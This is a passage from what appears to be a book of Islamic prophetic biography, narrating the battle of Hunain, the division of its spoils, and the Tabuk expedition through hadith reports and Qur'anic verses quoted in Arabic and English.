Malik Ibn `Awf, the chief of Hawazin, put forward a plan. He ordered his men to bring their families and belongings with them thinking that this would compel his men to fight fiercely. Durayd, an old, blind man, blamed him for doing so arguing that, "If a man is so cowardly as to leave the battle, then he will leave his family as well. The women and children will be a great worry for us and if we are defeated all our wealth will fall into the enemy hands." But Malik ignored this advice and stuck to his original plan.

When the Prophet (peace and blessings of Allah be upon him) heard what the enemy tribes were

planning, he found himself forced to fight and ordered his army towards Ta'if.

The March of the Muslim Army

The Messenger of Allah (peace and blessings of Allah be upon him) marched with 2.000 Makkans and 10.000 of his Companions who had gone out with him when he conquered Makkah; 12.000 in all. The Messenger of Allah (peace and blessings of Allah be upon him) left in charge of Makkah `Attab Ibn Asid Ibn Abu Al-`Is Ibn Umayyah Ibn `Abd Shams to look after the men who had stayed behind. Then he went forward to meet Hawazin.

The Commence of War

According to Ibn Ishaq, Jabir Ibn `Abudllah, who witnessed Hunain, said, "When we approached the valley of Hunain we came down through a valley wide and sloping. We were descending gradually in the morning twilight. The enemy had got there before us and had hidden themselves in it by paths and side tracks and narrow places. They had collected and were fully prepared, and by Allah we were terrified when, as we were coming down, the squadrons attacked us as one man, the people fled none heeding the other. The men ran away except that a number of *Muhajrun* and *Ansar* and men of his family remained with the Messenger of Allah (peace and blessings of Allah be upon him). The *Muhajirun*

who stood firm were Abu Bakr and `Umar; of his family `Ali, Al-`Abbas, and Abu Sufyan Ibn Al-Harith and his son and Al-Fadl Ibn `Abbas, Rabi` Ibn Al-Harith, Usamah Ibn Zaid and Ayman Ibn Umm Ayman Ibn `Ubaid who was killed that day.

On seeing the men fleeing, the Messenger of Allah withdrew to the right and said,

> *"Where are you going, men? Come to me. I am Allah's Messenger. I am Mahammad the son of `Abdullah."*

And not for nothing did the camels bump one into the other.

In this context, Al-Bukhari narrated on the authority of Abu Ishaq who said, "I heard Al-Bara' narrating when a man came and said to him, 'O Abu `Umara! Did you flee on the day (of the battle) of Hunain?' Al-Bara' replied, 'I testify that the Prophet (peace and blessings of Allah be upon him) did not flee, but the hasty people hurried away and the people of Hawazin threw arrows at them. At that time, Abu Sufyan Ibn Al-Harith was holding the white mule of the Prophet (peace and blessings of Allah be upon him) by the head, and the Prophet (peace and blessings of Allah be upon him) was saying,

> *'I am the Prophet undoubtedly: I am the son of 'Abdul-Muttalib.'"*

Finally a hundred men were gathered by him and they went forward and fought. At first the cry was, 'to me, *Ansar*!' And finally, 'to me, *Khazraj*!' They were steadfast in the fight. The men went on fighting and those who has run away returned; they found only prisoners handcuffed with the Messenger of Allah (peace and blessings of Allah be upon him). Many disbelievers were killed and they were defeated. Allah granted His Messenger (peace and blessings of Allah be upon him) their property and children as booty.

According to Al-Bukhari, Abu Qatada narrated, "We set out along with the Prophet (peace and blessings of Allah be upon him) during the year of (the battle of) Hunain, and when we faced the enemy, the Muslims (with the exception of the Prophet, peace and blessings of Allah be upon him, and some of his Companions) retreated (before the enemy). I saw one of the pagans over-powering one of the Muslims, so I struck the pagan from behind his neck causing his armor to be cut off. The pagan headed towards me and pressed me so forcibly that I felt as if I was dying. Then death took him over and he released me. Afterwards I followed `Umar and said to him, 'What is wrong with the people?' He said, 'It is the Order of Allah.' Then the Muslims returned (to the battle after the flight) and (after overcoming the enemy) the Prophet (peace and blessings of Allah be upon him) sat and said,

'Whoever had killed an Infidel and has an evidence to this issue, will have the Salb (i.e., the belongings of the deceased e.g., clothes, arms, horse, etc).'

I (stood up) and said, 'Who will be my witness?' and then sat down. Then the Prophet (peace and blessings of Allah be upon him) repeated his question. Then the Prophet (peace and blessings of Allah be upon him) said the same (for the third time). I got up and said, 'Who will be my witness?' and then sat down. The Prophet (peace and blessings of Allah be upon him) asked his former question again. So I got up. The Prophet (peace and blessings of Allah be upon him) said, 'What is the matter, O Abu Qatada?' So I narrated the whole story; A man said, 'Abu Qatada has spoken the truth, and the *Salb* of the deceased is with me, so please compensate Abu Qatada on my behalf.' Abu Bakr said, 'No! By Allah, it will never happen that the Prophet (peace and blessings of Allah be upon him) will leave a Lion of Allah who fights for the Sake of Allah and His Messenger and give his spoils to you.' The Prophet (peace and blessings of Allah be upon him) said,

'Abu Bakr has spoken the truth. Give it (the spoils) back to him (O man)!'

So he gave it to me and I bought a garden in (the land of) Banu Salamah with it (i.e., the spoils) and

that was the first property I got after embracing Islam."

When the spoils were collected, the Messenger of Allah (peace and blessings of Allah be upon him) ordered his Cmpanions to take it to Al-Ja`franah. Mas`ud Ibn `Amr Al-Ghifari was put by the Prophet (peace and blessings of Allah be upon him) in charge of the spoils.

The Division of the Spoils

In his *Sahih*, Al-Bukhari narrated the following *ahadith* that refer to the division of the spoils at Hunain:

Marwan and Al-Miswar Ibn Makhrama narrated that when the delegate of Hawazin came to Allah's Messenger (peace and blessings of Allah be upon him) declaring their conversion to Islam and asked him to return their properties and captives, Allah's Messenger (peace and blessings of Allah be upon him) got up and said to them,

> *"There is involved in this matter, the people whom you see with me, and the most beloved talk to me, is the true one. So choose one of two alternatives: Either the captives or the properties. I have been waiting for you (i.e., have not distributed the booty)."*

Allah's Messenger (peace and blessings of Allah be upon him) had delayed the distribution of their booty over ten nights after his return from Ta'if. So when they came to know that Allah's Messenger (peace and blessings of Allah be upon him) was not going to return to them but one of the two, they said, "We prefer to have our captives." So Allah's Messenger (peace and blessings of Allah be upon him) got up amongst the Muslims, and praising Allah as He deserved, said,

> *"Your brothers have come to you with repentance and I see (it is logical) to return their captives. So, whoever of you likes to do that as a favor then he can do it. And whoever of you likes to stick to his share until we give him from the very first booty which Allah will give us, then he can do so."*

The people said, "We do that (i.e., return the captives) willingly as a favor, O Allah's Messenger!" Allah's Messenger (peace and blessings of Allah be upon him) said,

> *"We do not know which of you have agreed to it and which have not; so go back and let your chiefs forward us your decision."*

They went back and their chief's spoke to them, and they (i.e., the chiefs) returned to Allah's

Messenger (peace and blessings of Allah be upon him) and informed him that all of them had agreed (to give up their captives) with pleasure, and had given their permission (i.e., that the captives be returned to their people).

Anas narrated that when it was the day of (the battle of) Hunain, the Prophet (peace and blessings of Allah be upon him) confronted the tribe of Hawazin while there were ten-thousand (men) besides the Tulaqa' (i.e., those who had embraced Islam on the day of the Conquest of Makkah) with the Prophet (peace and blessings of Allah be upon him). When they (i.e., Muslims) fled, the Prophet (peace and blessings of Allah be upon him) said, "O the group of *Ansar!*" They replied, "*Labbaik* (here we are at your service), O Allah's Messenger and *Sa`daik* (we are under your command)!" Then the Prophet (peace and blessings of Allah be upon him) got down (from his mule) and said,

> *"I am Allah's servant and His Messenger."*

Then, the pagans were defeated. The Prophet (peace and blessings of Allah be upon him) distributed the war booty amongst the *Tulaqa'* and *Muhajirun* (i.e., Emigrants) and did not give anything to the *Ansar*. So the *Ansar* spoke (i.e., were dissatisfied) and he called them and made them enter a leather tent and said,

"Won't you be pleased that the people take the sheep and camels, and you take Allah's Messenger (peace and blessings of Allah be upon him) along with you?"

The Prophet (peace and blessings of Allah be upon him) added,

"If the people took their way through a valley and the Ansar took their way through a mountain pass, then I would choose a mountain pass of the Ansar."

Anas also narrated that when it was the day of the Conquest (of Makkah) Allah's Messenger (peace and blessings of Allah be upon him) distributed the war booty amongst the people of Quraish, which caused the *Ansar* to become angry. So the Prophet (peace and blessings of Allah be upon him) said,

"Won't you be pleased that the people take the worldly things and you take Allah's Messenger (peace and blessings of Allah be upon him) with you?"

They said, "Yes." The Prophet (peace and blessings of Allah be upon him) said,

"If the people took their way through a valley or mountain pass, I would take my way through the Ansar's valley or mountain pass."

The Battle of Tabuk

غزوة تبوك

According to the scholars of Syirah, this battle took place in Rajab, in the 9th year of Hijra.

Occasion of the Battle

When Allah, Most High, ordered the believers to prohibit the disbelievers form entering or coming near the sacred Mosque. On that, Quraish thought that this would reduce their profits from trade. Therefore, Allah, Most High, compensated them and ordered them to fight the people of the Book until they embrace Islam or pay the *Jizyah*. Allah says,

﴿يَٰٓأَيُّهَا ٱلَّذِينَ ءَامَنُوٓاْ إِنَّمَا ٱلْمُشْرِكُونَ نَجَسٌ فَلَا يَقْرَبُواْ ٱلْمَسْجِدَ ٱلْحَرَامَ بَعْدَ عَامِهِمْ هَٰذَا ۚ وَإِنْ خِفْتُمْ عَيْلَةً فَسَوْفَ يُغْنِيكُمُ ٱللَّهُ مِن فَضْلِهِۦٓ إِن شَآءَ ۚ إِنَّ ٱللَّهَ عَلِيمٌ حَكِيمٌ ﴿٢٨﴾ قَٰتِلُواْ ٱلَّذِينَ لَا يُؤْمِنُونَ بِٱللَّهِ وَلَا بِٱلْيَوْمِ ٱلْءَاخِرِ وَلَا يُحَرِّمُونَ مَا حَرَّمَ ٱللَّهُ وَرَسُولُهُۥ وَلَا يَدِينُونَ دِينَ ٱلْحَقِّ مِنَ ٱلَّذِينَ أُوتُواْ ٱلْكِتَٰبَ حَتَّىٰ يُعْطُواْ ٱلْجِزْيَةَ عَن يَدٍ وَهُمْ صَٰغِرُونَ ﴿٢٩﴾﴾

[التوبة: ٢٨- ٢٩]

﴿O ye who believe! Truly the pagans are unclean; so let them not, after this year of theirs, approach the sacred Mosque. And

if ye fear poverty, soon will Allah enrich you, if He wills, out of His bounty, for Allah is All-knowing, All-Wise. Fight those who believe not in Allah nor the Last Day, nor hold that forbidden which hath been forbidden by Allah and His Messenger, nor acknowledge the religion of Truth, from among the People of the Book, until they pay the Jizyah with willing submission, and feel themselves subdued.﴾

(At-Tawbah: 28-29)

Therefore, the Messenger of Allah (peace and blessings of Allah be upon him) decided to fight the Romans in order to call them to Islam. Allah, Most High, says,

﴿يَٰٓأَيُّهَا ٱلَّذِينَ ءَامَنُواْ قَٰتِلُواْ ٱلَّذِينَ يَلُونَكُم مِّنَ ٱلۡكُفَّارِ وَلۡيَجِدُواْ فِيكُمۡ غِلۡظَةٗۚ وَٱعۡلَمُوٓاْ أَنَّ ٱللَّهَ مَعَ ٱلۡمُتَّقِينَ ١٢٣﴾

[التوبة: ١٢٣]

﴿*O ye who believe! Fight the unbelievers who are near to you and let them find harshness in you: and know that Allah is with those who fear Him.*﴾

(At-Tawbah: 123)

Moreover, Allah, Most High, urges the believers to go forth to fight in the Cause of Allah, saying,

﴿ٱنفِرُواْ خِفَافٗا وَثِقَالٗا وَجَٰهِدُواْ بِأَمۡوَٰلِكُمۡ وَأَنفُسِكُمۡ فِي سَبِيلِ ٱللَّهِۚ ذَٰلِكُمۡ خَيۡرٞ لَّكُمۡ إِن كُنتُمۡ تَعۡلَمُونَ ٤١ لَوۡ

كَانَ عَرَضًا قَرِيبًا وَسَفَرًا قَاصِدًا لَّاتَّبَعُوكَ وَلَٰكِنۢ بَعُدَتۡ عَلَيۡهِمُ ٱلشُّقَّةُۚ وَسَيَحۡلِفُونَ بِٱللَّهِ لَوِ ٱسۡتَطَعۡنَا لَخَرَجۡنَا مَعَكُمۡ يُهۡلِكُونَ أَنفُسَهُمۡ وَٱللَّهُ يَعۡلَمُ إِنَّهُمۡ لَكَٰذِبُونَ ﴿٤٢﴾ [التوبة: ٤١- ٤٢]

Go ye forth, (whether equipped) lightly or heavily, and strive and struggle, with your goods and your persons, in the cause of Allah. That is best for you, if ye (but) knew. If there had been immediate gain (in sight), and the journey easy, they would (all) without doubt have followed thee, but the distance was long (and weighed) on them. They would indeed swear by Allah, 'If we only could, we should certainly have come out with you: 'They would destroy their own souls; for Allah doth know that they are certainly lying.' **(At-Tawbah: 41-42)**

﴿وَمَا كَانَ ٱلۡمُؤۡمِنُونَ لِيَنفِرُواْ كَآفَّةٗۚ فَلَوۡلَا نَفَرَ مِن كُلِّ فِرۡقَةٖ مِّنۡهُمۡ طَآئِفَةٞ لِّيَتَفَقَّهُواْ فِي ٱلدِّينِ وَلِيُنذِرُواْ قَوۡمَهُمۡ إِذَا رَجَعُوٓاْ إِلَيۡهِمۡ لَعَلَّهُمۡ يَحۡذَرُونَ ﴿١٢٢﴾ [التوبة ١٢٢]

It is not for the believers to go forth together if a contingent from every expedition go forth to devote themselves to studies in religion, and admonish the people when they return; that thus they (may learn) to guard themselves (against evil).' **(At-Tawbah: 122)**

The Messenger of Allah (peace and blessings of Allah be upon him) ordered his Companions to prepare to fight the Romans at a time when men hard pressed; the heat was oppressive and there was a drought; fruit was ripe and the men wanted to stay in the shade with their fruit and disliked traveling in that season.

Unlike his previous experiences, the Messenger of Allah (peace and blessings of Allah be upon him) informed his Companions by the people whom he were going to fight because the journey was long, the season difficult, and the enemy in great strength, so that the men could make suitable preparations.

One day when he was making his arrangements, the Messenger of Allah (peace and blessings of Allah be upon him) said to a man called Jadd of the tribe of Qays Ibn Salamah, "Would you like to fight the tribe of Al-Asfar, Jadd?" He replied, "Will you allow me to stay behind and not tempt me, for every one knows that I am strongly addicted to women and I am afraid that if I see the Roman women I shall not be able to control my self." The Messenger (peace and blessings of Allah be upon him) gave him permission to remain behind and turned away from him. It was about him, Allah revealed the following Qur'anic verse,

﴿وَمِنْهُم مَّن يَقُولُ ٱئْذَن لِّي وَلَا تَفْتِنِّيٓ ۚ أَلَا فِي ٱلْفِتْنَةِ سَقَطُوا۟ ۗ وَإِنَّ جَهَنَّمَ لَمُحِيطَةٌۢ بِٱلْكَٰفِرِينَ ﴿٤٩﴾﴾

[التوبة ٤٩]

﴿Among them is (many) a man who says, 'Grant me exemption and draw me not into trial.' Have they not fallen into trial already? And indeed Hell surrounds the unbelievers.﴾

(At-Tawbah: 49)

The hypocrites said one to another, "Don't go forth in heat." Therefore, Allah, Most High, revealed in their connection,

﴿فَرِحَ ٱلْمُخَلَّفُونَ بِمَقْعَدِهِمْ خِلَٰفَ رَسُولِ ٱللَّهِ وَكَرِهُوٓا۟ أَن يُجَٰهِدُوا۟ بِأَمْوَٰلِهِمْ وَأَنفُسِهِمْ فِى سَبِيلِ ٱللَّهِ وَقَالُوا۟ لَا تَنفِرُوا۟ فِى ٱلْحَرِّ ۗ قُلْ نَارُ جَهَنَّمَ أَشَدُّ حَرًّا ۚ لَّوْ كَانُوا۟ يَفْقَهُونَ ﴿٨١﴾ فَلْيَضْحَكُوا۟ قَلِيلًا وَلْيَبْكُوا۟ كَثِيرًا جَزَآءًۢ بِمَا كَانُوا۟ يَكْسِبُونَ ﴿٨٢﴾﴾

[التوبة: ٨١- ٨٢]

﴿They said, 'Go not forth in heat.' Say, 'The fire of Hell is fiercer in heat,' if only they could understand. Let them laugh a little: Much will they weep: a recompense for the (evil) that they do.﴾

(At-Tawbah: 81-82)

Moreover, the Messenger of Allah (peace and blessings of Allah be upon him) urged his wealthy

Companions to spend in the Way of Allah. According to Ibn Hisham, `Uthman (may Allah be pleased with him) spend 1000 Dinars in the cause of Allah on the day of Tabuk when the Messenger of Allah (peace and blessings of Allah be upon him) said,

"O Allah, may you be pleased with `Uthman for I am pleased with him."

The Weepers

In the Glorious Qur'an, Allah, Most High, refers to this group of Muslims, saying,

﴿وَإِذَآ أُنزِلَتْ سُورَةٌ أَنْ ءَامِنُوا۟ بِٱللَّهِ وَجَٰهِدُوا۟ مَعَ رَسُولِهِ ٱسْتَـْٔذَنَكَ أُو۟لُوا۟ ٱلطَّوْلِ مِنْهُمْ وَقَالُوا۟ ذَرْنَا نَكُن مَّعَ ٱلْقَٰعِدِينَ ﴿٨٦﴾ رَضُوا۟ بِأَن يَكُونُوا۟ مَعَ ٱلْخَوَالِفِ وَطُبِعَ عَلَىٰ قُلُوبِهِمْ فَهُمْ لَا يَفْقَهُونَ ﴿٨٧﴾ لَٰكِنِ ٱلرَّسُولُ وَٱلَّذِينَ ءَامَنُوا۟ مَعَهُۥ جَٰهَدُوا۟ بِأَمْوَٰلِهِمْ وَأَنفُسِهِمْ ۚ وَأُو۟لَٰٓئِكَ لَهُمُ ٱلْخَيْرَٰتُ ۖ وَأُو۟لَٰٓئِكَ هُمُ ٱلْمُفْلِحُونَ ﴿٨٨﴾ أَعَدَّ ٱللَّهُ لَهُمْ جَنَّٰتٍ تَجْرِى مِن تَحْتِهَا ٱلْأَنْهَٰرُ خَٰلِدِينَ فِيهَا ۚ ذَٰلِكَ ٱلْفَوْزُ ٱلْعَظِيمُ ﴿٨٩﴾ وَجَآءَ ٱلْمُعَذِّرُونَ مِنَ ٱلْأَعْرَابِ لِيُؤْذَنَ لَهُمْ وَقَعَدَ ٱلَّذِينَ كَذَبُوا۟ ٱللَّهَ وَرَسُولَهُۥ ۚ سَيُصِيبُ ٱلَّذِينَ كَفَرُوا۟ مِنْهُمْ عَذَابٌ أَلِيمٌ ﴿٩٠﴾ لَّيْسَ عَلَى ٱلضُّعَفَآءِ وَلَا عَلَى ٱلْمَرْضَىٰ وَلَا عَلَى ٱلَّذِينَ لَا يَجِدُونَ مَا يُنفِقُونَ حَرَجٌ إِذَا نَصَحُوا۟ لِلَّهِ وَرَسُولِهِۦ ۚ مَا عَلَى ٱلْمُحْسِنِينَ مِن سَبِيلٍ ۚ وَٱللَّهُ غَفُورٌ رَّحِيمٌ ﴿٩١﴾ وَلَا عَلَى

ٱلَّذِينَ إِذَا مَآ أَتَوْكَ لِتَحْمِلَهُمْ قُلْتَ لَآ أَجِدُ مَآ
أَحْمِلُكُمْ عَلَيْهِ تَوَلَّوا۟ وَّأَعْيُنُهُمْ تَفِيضُ مِنَ ٱلدَّمْعِ حَزَنًا أَلَّا
يَجِدُوا۟ مَا يُنفِقُونَ ﴿٩٢﴾ ۞ إِنَّمَا ٱلسَّبِيلُ عَلَى ٱلَّذِينَ
يَسْتَـْٔذِنُونَكَ وَهُمْ أَغْنِيَآءُ ۚ رَضُوا۟ بِأَن يَكُونُوا۟ مَعَ ٱلْخَوَالِفِ
وَطَبَعَ ٱللَّهُ عَلَىٰ قُلُوبِهِمْ فَهُمْ لَا يَعْلَمُونَ ﴿٩٣﴾ ۞

[التوبة: ٨٦- ٩٣]

When Surah comes down, enjoining them to believe in Allah and to strive and fight along with His Messenger, those with wealth and influence among them ask thee for exemption, and say, 'leave us (behind) we would be with those who sit (at home).' They prefer to be with (the women), who remain behind (at home): Their hearts are sealed and so they understand not. But the Messenger and those who believe with him strive and fight with their wealth and their persons, for them are (all) good things: and it is they who will prosper. Allah hath prepared for them Gardens under which rivers flow, to dwell therein: that is supreme triumph. And there were, among the desert Arabs (also), men who made excuses and came to claim exemption: and those who were false to Allah and His Messenger (merely) sat behind: soon will a grievous chastisement seize the unbelievers among

them. There is no blame on those who are infirm, or ill, or who find no resources to spend (on the Cause), if they are sincere (in duty) to Allah and His Messenger: no ground (of complaint) can there be against such as do right: and Allah is Oft-Forgiving, Most Merciful. Nor (is there blame) on those who came to thee to be provided with mounts. And when thou saidst, 'I can find no mounts for you,' they turned back, their eyes streaming with tears of grief that they had no resources therewith to provide the expenses. The ground (of complaint) is only against such as claim exemption while they are rich. They prefer to stay with the (women) who remain behind: Allah hath sealed their hearts: so they know not.

(At-Tawbah: 86-93)

According to Ibn Ishaq, the weepers were seven men from the *Ansar* and other tribe. Yamin Ibn `Umayr Ibn Ka`b met Abu Laylah and `Abdullah Ibn Mughaffal as thay were weeping, and when he asked what they were crying for they told him that they had applied to the Messenger of Allah (peace and blessings of Allah be upon him) for a mount, but that he had none to give them and they had nothing. Thereupon he gave them a watering camel, and they saddled it and provided them with some dates and so

they went off with the Messenger of Allah (peace and blessings of Allah be upon him).

In this context, Al-Bukhari narrated that Abu Musa said, "We, a group of *Al-Ash`ariyun* people went to the Prophet (peace and blessings of Allah be upon him) and asked him to give us something to ride, but the Prophet (peace and blessings of Allah be upon him) refused. Then we asked him for the second time to give us something to ride, but the Prophet (peace and blessings of Allah be upon him) took an oath that he would not give us anything to ride. After a while, some camels of booty were brought to the Prophet (peace and blessings of Allah be upon him) and he ordered that five camels be given to us. When we took those camels we said, 'We have made the Prophet (peace and blessings of Allah be upon him) forget his oath, and we will not be successful after that.' So, I went to the Prophet (peace and blessings of Allah be upon him) and said, 'O Allah' Messenger! You took an oath that you would not give us anything to ride, but you have given us.' He said,

> *'Yes, for if I take an oath and later I see a better solution than that, I act on the later (and gave the expiation of that oaths.'"*

Some Bedouins came to apologize for not going, but Allah will not accept their excuse.

The Muslim Army Goes forth

When the Messenger of Allah's road was clear he determined to set off. Now there was a number of Muslims ·who were slow to make up their minds so that they lagged behind without any doubt or misgivings. They were Ka`b Ibn Malik, Murara Ibn Ar-Rabi`, and Hilal Ibn Umayyah. Their story, however, will be mentioned later in details.

When the Messenger of Allah (peace and blessings of Allah be upon him) had set out, he pitched his camp by Thaniyatul-wada`. `Abdullah Ibn Ubbai Ibn Salul pitched his camp separately below him in the direction of Dhubab. When the Messenger of Allah (peace and blessings of Allah be upon him) went on, Ibn Salul separated from him and stayed behind with the hypocrites and doubters.

The Messenger of Allah (peace and blessings of Allah be upon him) order `Ali to remain in Madinah in order to look after his family. Al-Bukhari narrated that Sa`d said, "Allah's Messenger (peace and blessings of Allah be upon him) set out for Tabuk, appointing `Ali as his deputy (in Madinah). `Ali said, 'Do you want to leave me with the children and women?' The Prophet (peace and blessings of Allah be upon him) said,

> *'Will you not be pleased that you will be to me like Aaron to Moses? But there will be no prophet after me.'"*

Abu Khaithamah, according to Ibn Ishaq, returned to his family on a hot day some days after the Messenger of Allah (peace and blessings of Allah be upon him) had set out. He found two wives of his in huts in his garden. Each had sprinkled her hut and cooled it with water and got ready food for him. When he arrived, he stood at the door of the hut and looked at his wives and what they had done for him and said, "The Messenger of Allah (peace and blessings of Allah be upon him) is out in the sun and the wind and the heat and Abu Khaithmah is in a cool shade, food prepared for him, resting in his property with a fair woman. This is not just. By Allah, I will not enter either of your huts, but join the Messenger of Allah (peace and blessings of Allah be upon him) so get ready some food for me." They did so and he went to his camel and saddled it and went out in search of the Messenger until he overtook him in Tabuk.

`Umayr Ibn Wahb Al-Juhani had overtaken Abu Khaithamah on the road as he came to find the Messenger of Allah (peace and blessings of Allah be upon him), and they joined forces; when they approached the Messenger of Allah (peace and blessings of Allah be upon him) as he was stopping in Tabuk, the army called attention to a man riding on the way and the Messenger of Allah (peace and blessings of Allah be upon him) said, "It would be Abu Khaithmah," and so it was. Having dismounted,

he came and saluted the Messenger of Allah (peace and blessings of Allah be upon him) who said, "Woe to you, Abu Khaithamah!" Then he told the Messenger of Allah (peace and blessings of Allah be upon him) what happened, and he spoke well and blessed him.

Then the Messenger of Allah (peace and blessings of Allah be upon him) continued his journey and men began to drop behind. When the Messenger of Allah (peace and blessings of Allah be upon him) was told that so-and-so had dropped behind he said,

> *"Let him be; for if there is any good in him Allah will decree him to join you, if not, Allah had rid you of him!"*

Finally, it was reported that Abu Dharr had dropped behind and his camel had delayed him. The Messenger of Allah (peace and blessings of Allah be upon him) said the same words. Abu Dharr waited on his camel and when it walked slowly with him he took his gear and loaded it on his back and went off walking in the track of the Messenger of Allah (peace and blessings of Allah be upon him). The Messenger of Allah (peace and blessings of Allah be upon him) stopped at one of his halting-places when a man called his attention to someone walking on the way alone. The Messenger of Allah (peace and blessings of Allah be upon him) said that he hoped it was Abu Dharr, and when the people had looked

carefully they said that it was he. The Messenger of Allah (peace and blessings of Allah be upon him) said,

> *"Allah have mercy on Abu Dharr. He walks alone and he will die alone and be raised alone."*

The Prophet Commands His Companions not to Drink the Water of Al-Hijr

According to Ibn Ishaq, when the Messenger of Allah (peace and blessings of Allah be upon him) passed Al-Hijr he stopped, and men got water from its well. When they went, the Messenger of Allah (peace and blessings of Allah be upon him) said,

> *"Do not drink any of its water nor use it for ablutions. If you have used any of it for dough, then feed it to the camels and eat not of it. Let none of you go out at night alone but take a companion."*

In his *Sahih*, Al-Bukhari narrated that Ibn `Umar said, "When the Prophet (peace and blessings of Allah be upon him) passed by Al-Hijr, he said,

> *'Do not enter the dwelling places of those people who were unjust to themselves unless you enter in a weeping state lest the same calamity as of theirs should befall you.'*

Then he covered his head and made his speed fast until he crossed the valley."

When the Messenger of Allah (peace and blessings of Allah be upon him) reached Tabuk, Yuhanna Ibn Ru`ba governor of Ayla came and made a treaty with him and paid him the *Jizyah*. The people of Jarba' and Adhrah aslo came and paid the *Jizyah*.

Khalid Ibn Al-Walid Goes forth to Ukaydir at Duma

The Messenger of Allah (peace and blessings of Allah be upon him) sent Khalid Ibn Al-Walid to Ukaydir at Duma. Ukaydir Ibn `Abdul-Malik was a man of kinda who was ruler of Duma; he was a Christian. The Messenger of Allah (peace and blessings of Allah be upon him) told Khalid that he would find him hunting wild cows. When Khalid went forth, he found Ukaydir and his brother hunting wild cows as the Messenger of Allah (peace and blessings of Allah be upon him) told him. Khalid and his companions seized Ukaydir and killed his brother. Ukaydir was wearing a gown of brocade covered with gold. Khalid stripped him of this and sent it to the Messenger of Allah (peace and blessings of Allah be upon him). Then Khlid brought Ukaydir to the Prophet (peace and blessings of Allah be upon him) who spared his life and made peace with him on condition that he paid the *Jizyah*.

The Return to Madinah

According to Ibn Ishaq, the Messenger of Allah (peace and blessings of Allah be upon him) stayed some ten nights, not more. Then he returned to Madinah.

In his *Sahih*, Al-Bkhari narrated on the authority of Anas Ibn Malik (may Allah be pleased with him) that the latter said, "Allah's Messenger (peace and blessings of Allah be upon him) returned from the *Ghazwa* of Tabuk, and when he approached Madinah, he said,

> *'There are some people in Madinah who were with you all the time, you did not travel any portion of the journey nor crossed any valley, but they were with you.'*

They (i.e., the people) said, 'O Allah's Messenger! Even though they were at Madinah?' He said,

> *'Yes, because they were stopped by a genuine excuse.'"*

Abu Humaid also narrated that, "We returned in the company of the Prophet (peace and blessings of Allah be upon him) from the *Ghazwah* of Tabuk, and when we looked upon Madinah, the Prophet (peace and blessings of Allah be upon him) said,

'This is Taba (i.e., Madinah), and this is Uhud, a mountain that loves us and is loved by us.'"

As-Sa'ib Ibn Yazid said, "I remember that I went out with the boys to (the place called) Thaniyat-ul-Wada' to receive Allah's Messenger (peace and blessings of Allah be upon him)."

The Three Repentant Muslims

As we have said before, the three Muslims who were slow to make up their minds that they lagged behind at Tabuk without any doubt or misgivings are: Ka`b Ibn Malik, Marara Ibn Ar-Rabi` and Hilal Ibn Umayyah.

According to Al-Bukhari, `Abdullah Ibn Ka`b Ibn Malik, who, from among Kab's sons, was the guide of Ka`b when he became blind, said, "I heard Ka`b Ibn Malik narrating the story of (the *Ghazwah* of) Tabuk in which he failed to take part. Ka`b said, 'I did not remain behind Allah's Messenger (peace and blessings of Allah be upon him) in any *Ghazwah* that he fought except the *Ghazwah* of Tabuk, and I failed to take part in the *Ghazwah* of Badr, but Allah did not admonish anyone who had not participated in it, for in fact, Allah's Messenger (peace and blessings of Allah be upon him) had gone out in search of the caravan of Quraish, but Allah made them (i.e., the Muslims) and their enemy meet

without any appointment. I witnessed the night of Al-`Aqabah (pledge) with Allah's Messenger when we pledged for Islam, and I would not exchange it for the Badr battle although the Badr battle is more popular amongst the people than it (i.e., Al-`Aqabah pledge).

As for my news (in this battle of Tabuk), I had never been stronger or wealthier than I was when I remained behind the Prophet (peace and blessings of Allah be upon him) in that *Ghazwah*.

By Allah, never had I two she-camels before, but I had then at the time of this *Ghazwah*. Whenever Allah's Messenger (peace and blessings of Allah be upon him) wanted to make a *Ghazwah*, he used to hide his intention by apparently referring to different *Ghazwah* until it was the time of that *Ghazwah* (of Tabuk) which Allah's Messenger (peace and blessings of Allah be upon him) fought in severe heat, facing a long journey, desert, and the great number of enemy. So, the Prophet (peace and blessings of Allah be upon him) announced to the Muslims clearly (their destination) so that they might get prepared for their *Ghazwah*. So he informed them clearly of the destination he was going to. Allah's Messenger (peace and blessings of Allah be upon him) was accompanied by a large number of Muslims who could not be listed in a book namely, a register.'

Ka`b added, 'Any man who intended to be absent would think that the matter would remain hidden unless Allah revealed it through Divine Revelation. So Allah's Messenger (peace and blessings of Allah be upon him) fought that *Ghazwah* at the time when the fruits had ripened and the shade looked pleasant. Allah's Messenger (peace and blessings of Allah be upon him) and his Companions prepared for the battle and I started to go out in order to get myself ready along with them, but I returned without doing anything. I would say to myself, 'I can do that.' So I kept on delaying it every now and then until the people got ready and Allah's Messenger (peace and blessings of Allah be upon him) and the Muslims along with him departed, and I had not prepared anything for my departure, and I said, 'I will prepare myself (for departure) one or two days after him, and then join them.' In the morning following their departure, I went out to get myself ready but returned having done nothing. Then again in the next morning, I went out to get ready but returned without doing anything.

Such was the case with me until they hurried away and I missed the battle. Even then I intended to depart to take them over. I wish I had done so! But it was not in my luck. So, after the departure of Allah's Messenger (peace and blessings of Allah be upon him), whenever I went out and walked amongst the people (i.e, the remaining persons), it grieved me

that I could see none around me, but one accused of hypocrisy or one of those weak men whom Allah had excused. Allah's Messenger (peace and blessings of Allah be upon him) did not remember me until he reached Tabuk. So while he was sitting amongst the people in Tabuk, he said, 'What did Ka`b do?' A man from Banu Salamah said, 'O Allah's Messenger! He has been stopped by his two Burdas (i.e., garments) and his looking at his own flanks with pride.' Then Mu`adh Ibn Jabal said, 'What a bad thing you have said! By Allah! O Allah's Messenger! We know nothing about him but good.' Allah's Messenger (peace and blessings of Allah be upon him) kept silent.'

Ka`b Ibn Malik added, 'When I heard that he (i.e., the Prophet (peace and blessings of Allah be upon him) was on his way back to Madinah. I got dipped in my concern, and began to think of false excuses, saying to myself, 'How can I avoid his anger tomorrow?' And I took the advice of wise member of my family in this matter. When it was said that Allah's Messenger (peace and blessings of Allah be upon him) had come near, all the evil false excuses abandoned from my mind and I knew well that I could never come out of this problem by forging a false statement. Then I decided firmly to speak the truth. So Allah's Messenger (peace and blessings of Allah be upon him) arrived in the morning, and whenever he returned from a journey,

